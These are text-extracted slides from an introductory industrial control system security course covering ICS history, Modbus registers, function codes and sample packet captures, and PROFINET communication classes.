

# ICS Security - Basics



Made possible through support from the National Science Foundation (NSF) award number [1800929](#)




# Objectives

- ▶ Summarize the history and purpose of industrial network protocols.
- ▶ Discuss the basics and security concerns associated with Modbus TCP/IP.
- ▶ Discuss the basics and security concerns associated with PROFINET/S7.
- ▶ Discuss the basics and security concerns associated with Ethernet/IP.
- ▶ Utilize common security tools to examine industrial protocols in action.

# ICS History



- ICS - Industrial Control System
  - Made up of industrial hardware, sensors/switches, control systems and communications hardware
  - Also known as
    - SCADA - Supervisory Control and Data Acquisition
    - DPC - Discrete Process Control
    - DSC - Distributed Control System



# ICS History


## ► Industrial Hardware

- Switches
- Devices
- Sensors



# ICS History

- Initially machines were operated manually




On

Off




# ICS History

- Eventually sensors were used to control the amperage passed through a circuit and devices were turned on and off with relays



# ICS History

- ▶ Programmable Logic Controllers (PLC) replaced relays



# ICS History

- ▶ PLC - Programmable Logic Controller






# ICS History

- ▶ Human Machine Interfaces (HMI) allowed operators to control PLCs and devices




# ICS History

## ► HMI - Human Machine Interface




# ICS History

- Open Platform Communications (OPC) servers provided a standard way to integrate devices from multiple vendors



# ICS History

## ► OPC Servers - Open Platform Communications




The screenshot shows a software window with a menu bar (File, Edit, View, Tools, Runtime, Help) and a toolbar. On the left, a tree view shows 'Channel1' expanded, with 'Cooling\_Tank' selected. The main area displays a table of tags.

Tag Name	Address	Data Type	Scan Rate	Scaling	Description
Power	000001	Boolean	100	None	
Pump_R...	000004	Boolean	100	None	
Reset_S...	000005	Boolean	100	None	
Sp_Start...	400003	Word	100	None	
SP_Stop...	400002	Word	100	None	
Start_Sw...	000003	Boolean	100	None	
Stop_Swi...	000002	Boolean	100	None	
Tank_Level	400001	Word	100	None	

# ICS History


- ▶ Many methods were created to allow sensors/devices/PLCs/OPC Servers/HMI systems to communicate
  - ▶ Most were proprietary
  - ▶ Many were based on serial (point to point) communications






# ICS History

- A desire for inexpensive interoperability has driven most ICS communications to use TCP/IP over Ethernet




# Modbus

- ▶ Developed in 1979
- ▶ Is a de facto standard
- ▶ Openly published and royalty free
- ▶ Relatively easy to deploy and maintain
- ▶ Supports serial or TCP/IP communications
  - ▶ Uses TCP port 502




# Modbus

- ▶ Communication can be initiated by either the master (PULL) or the slave (PUSH)
- ▶ Communication consists of query and response traffic



# Modbus

- ▶ Uses sequentially numbered 16-bit memory addresses known as registers to store data
- ▶ The official documentation indicates data can be stored as bits, bytes or words



The screenshot shows a software window with a menu bar (File, Edit, View, Tools, Runtime, Help) and a toolbar. On the left, a tree view shows 'Channel1' expanded, containing a 'Cooling\_Tank' icon. The main area displays a table of tags for this channel.

Tag Name	Address	Data Type	Scan Rate	Scaling	Description
Power	000001	Boolean	100	None	
Pump_Relay	000004	Boolean	100	None	
Reset_Switch	000005	Boolean	100	None	
Sp_Start_Level	400003	Word	100	None	
SP_Stop_Level	400002	Word	100	None	
Start_Switch	000003	Boolean	100	None	
Stop_Switch	000002	Boolean	100	None	
Tank_Level	400001	Word	100	None	

# Modbus

- Modbus defines table names which define how much information is being stored and its default register address

Storage	Access	Modbus table name	Register Address
Bit	Read-Write	Coil	0x (00001-09999)
Bit	Read-Only	Discrete input	1x (10001-19999)
Word	Read-Only	Input register	3x (30001-39999)
Word	Read-Write	Holding registers	4x (40001-49999)




# Modbus

- Uses function codes in communications to describe action to be taken

CODE	FUNCTION	REFERENCE
01 (01H)	Read Coil (Output) Status	0xxxx
03 (03H)	Read Holding Registers	4xxxx
04 (04H)	Read Input Registers	3xxxx
05 (05H)	Force Single Coil (Output)	0xxxx
06 (06H)	Preset Single Register	4xxxx
08 (08H)	Reset Slave	<b>Hidden</b>
15 (0FH)	Force Multiple Coils (Outputs)	0xxxx
16 (10H)	Preset Multiple Registers	4xxxx
17 (11H)	Report Slave ID	<b>Hidden</b>

# Modbus



- ▶ ADU - Application Data Unit
  - ▶ Entire packet including device addressing and error checking information
- ▶ PDU - Protocol Data Unit
  - ▶ Contains function code and data related to function such as register address/offset or bytes attached

# Modbus

- ▶ Example read coil query
  - ▶ Possibly used to determine if equipment is powered on

```
▶ Frame 5705: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface cell-area-zone, id 0
▶ Ethernet II, Src: Microsof_9b:68:0a (00:15:5d:9b:68:0a), Dst: Microsof_9b:68:0b (00:15:5d:9b:68:0b)
▶ Internet Protocol Version 4, Src: 10.0.255.103, Dst: 10.0.255.102
▶ Transmission Control Protocol, Src Port: 49003, Dst Port: 502, Seq: 33901, Ack: 34855, Len: 12
▼ Modbus/TCP
  Transaction Identifier: 12487
  Protocol Identifier: 0
  Length: 6
  Unit Identifier: 0
▼ Modbus
  .000 0001 = Function Code: Read Coils (1)
  Reference Number: 0
  Bit Count: 1
```

Function

Offset from base register address of 00001 ( register address 00001 )

The number of values to read

# Modbus

- ▶ Example read coil response
  - ▶ Possibly used to determine if equipment is powered on

```
▶ Frame 5706: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface cell-area-zone, id 0
▶ Ethernet II, Src: Microsof_9b:68:0b (00:15:5d:9b:68:0b), Dst: Microsof_9b:68:0a (00:15:5d:9b:68:0a)
▶ Internet Protocol Version 4, Src: 10.0.255.102, Dst: 10.0.255.103
▶ Transmission Control Protocol, Src Port: 502, Dst Port: 49003, Seq: 34855, Ack: 33913, Len: 10
▼ Modbus/TCP
  Transaction Identifier: 12487
  Protocol Identifier: 0
  Length: 4
  Unit Identifier: 0
▼ Modbus
  .000 0001 = Function Code: Read Coils (1)
  [Request Frame: 5705]
  [Time from request: 0.001172800 seconds]
  Byte Count: 1
  ▼ Bit 0 : 1
    [Bit Number: 0]
    .... ..1 = Bit Value: True
```

Function

Bytes included in reply data

Data

# Modbus

- ▶ Modbus does not support the encryption of data
- ▶ Modbus has no built-in security to protect against unauthorized commands





# PROFINET

- ▶ Introduced in 2003
- ▶ Originally developed by Siemens but now an open standard controlled by PROFIBUS and PROFINET International (PI)
- ▶ Is an implementation of PROFIBUS used with Ethernet-TCP/IP



# PROFINET

- ▶ Uses a consumer/provider relationship where devices can be both consumers and providers
- ▶ Three types of devices exist:
  - ▶ IO-Devices - Sensor/Actuators
  - ▶ IO-Controllers - PLC
  - ▶ IO-Supervisors - HMI/Workstations




# PROFINET

- ▶ Defines three types of communication
  - ▶ UDP/IP - Uses standard TCP/IP stack for non-critical acyclic tasks such as sending configuration data
    - ▶ Acyclic - Not on a regular schedule
    - ▶ Reaction times around 100 ms

<b>Application</b>
<b>Transport</b>
<b>Internetwork</b>
<b>Link</b>

# PROFINET

- ▶ Defines three types of communication
  - ▶ RT - Real time communication used for cyclic communications such as sending runtime data
    - ▶ Cyclic - Regularly scheduled
    - ▶ Reaction time around 1 ms
    - ▶ Removes the Internet and Transport layers from TCP/IP model



# PROFINET

- ▶ Defines three types of communication
  - ▶ IRT - Isochronous real time communication used for extremely time sensitive communications such as with drive systems with short cycle times
    - ▶ Reaction time less than 1 ms
    - ▶ Assigns time slots to data transmission
    - ▶ Requires special hardware





# PROFINET

- ▶ Defines three conformance classes that allow for easy selection of equipment
  - ▶ Class A - Basic functionality
  - ▶ Class B - Adds SNMP management
  - ▶ Class C - Adds IRT support

	A	B	C
Real-Time Data Exchange – cycle times down to 1ms	✓	✓	✓
Alarms and Diagnostics	✓	✓	✓
Network Topology Support	✓	✓	✓
SNMP Support		✓	✓
